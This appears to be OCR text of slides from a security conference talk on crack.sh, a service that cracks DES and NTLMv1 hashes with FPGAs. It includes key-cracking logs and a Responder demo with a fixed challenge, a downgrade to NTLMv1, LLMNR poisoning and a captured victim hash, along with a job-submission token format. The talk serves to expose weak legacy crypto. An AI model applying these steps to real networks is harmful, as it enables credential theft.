
FPGAs

Foam

NVMe Drives

Cracking...


- Fortunately 50% of the tables means ~92% success rate!



```
trying key 7bee75600680a4..
*** FOUND KEY 7bee75600680a4 ***
coverage 121 / 131 (92.37) in 11 sec (11.07 avg)..
trying key ac7caecb52d4dc..
*** FOUND KEY ac7caecb52d4dc ***
coverage 122 / 132 (92.42) in 11 sec (11.07 avg)..
trying key 9e846f19f6e3e4..
*** FOUND KEY 9e846f19f6e3e4 ***
coverage 123 / 133 (92.48) in 11 sec (11.07 avg)..
trying key 572677db8f41b3..
*** FOUND KEY 572677db8f41b3 ***
coverage 124 / 134 (92.54) in 11 sec (11.07 avg)..
trying key 693ac910d9ebd9..
*** FOUND KEY 693ac910d9ebd9 ***
coverage 125 / 135 (92.59) in 11 sec (11.07 avg)..
trying key 85577cdf9f1fb8..
```

Anyway..

- FREE!
- And getting better every day
- Will be at 99.5% next week




SUBMIT A JOB!


Token:	NTHASH:F35A3FE17DCB31F9BE8A8004
Email:	h1kari@toorcon.org

Demo Time?

- Using Responder
  - Make sure challenge is set to 1122334455667788
  - Use --lm flag to downgrade to LM/NTLMv1



```
    Challenge set                [1122334455667788]
    Don't Respond To Names       ['ISATAP']



[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[SMB] NTLMv1 Client   : 10.13.37.2
[SMB] NTLMv1 Username : victim\client
[SMB] NTLMv1 Hash     : client::victim:F35A3FE17DCB31F9BE8A8004B3F310C150AFA36195554972:F35A3FE17DCB31F9
BE8A8004B3F310C150AFA36195554972:1122334455667788
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[*] Skipping previously captured hash for victim\client
```



SUBMIT A JOB!

Token: NTHASH:F35A3FE17DCB31F9BE8A8004

Email: h1kari@toorcon.org

One last thing..

- Releasing an API
  - REST interface for submitting jobs
  - https://crack.sh/submission-api
- ErrBot plugin
  - https://github.com/frozenfoxx/err-cracksh
- hostapd-wpe plugin
  - Defcon Demo Labs this Saturday 12:00-13:50

Thanks!

- Help from many friends!
  - Moxie Marlinspike
  - Rob Fuller (mubix)
  - Mark Gamache
  - Metasploit Team
  - Rachel Engel
  - Brad Hill
  - Scott Stender
  - Mudge
  - Bruce Schneier
  - David Wagner
  - Karl Koscher
  - Frozen Foxx
  - Ian Foster

Questions/Comments?

- Help kill legacy crypto!
- Email me to run free jobs

- https://crack.sh
- https://github.com/h1kari/chapcrack
- https://github.com/h1kari/des_kpt

- David Hulton <david@toorcon.org>
- ToorCon 19 San Diego Aug 29 - Sep 3, 2017
- ToorCamp 4 Orcas Island Jun 20 - 24, 2018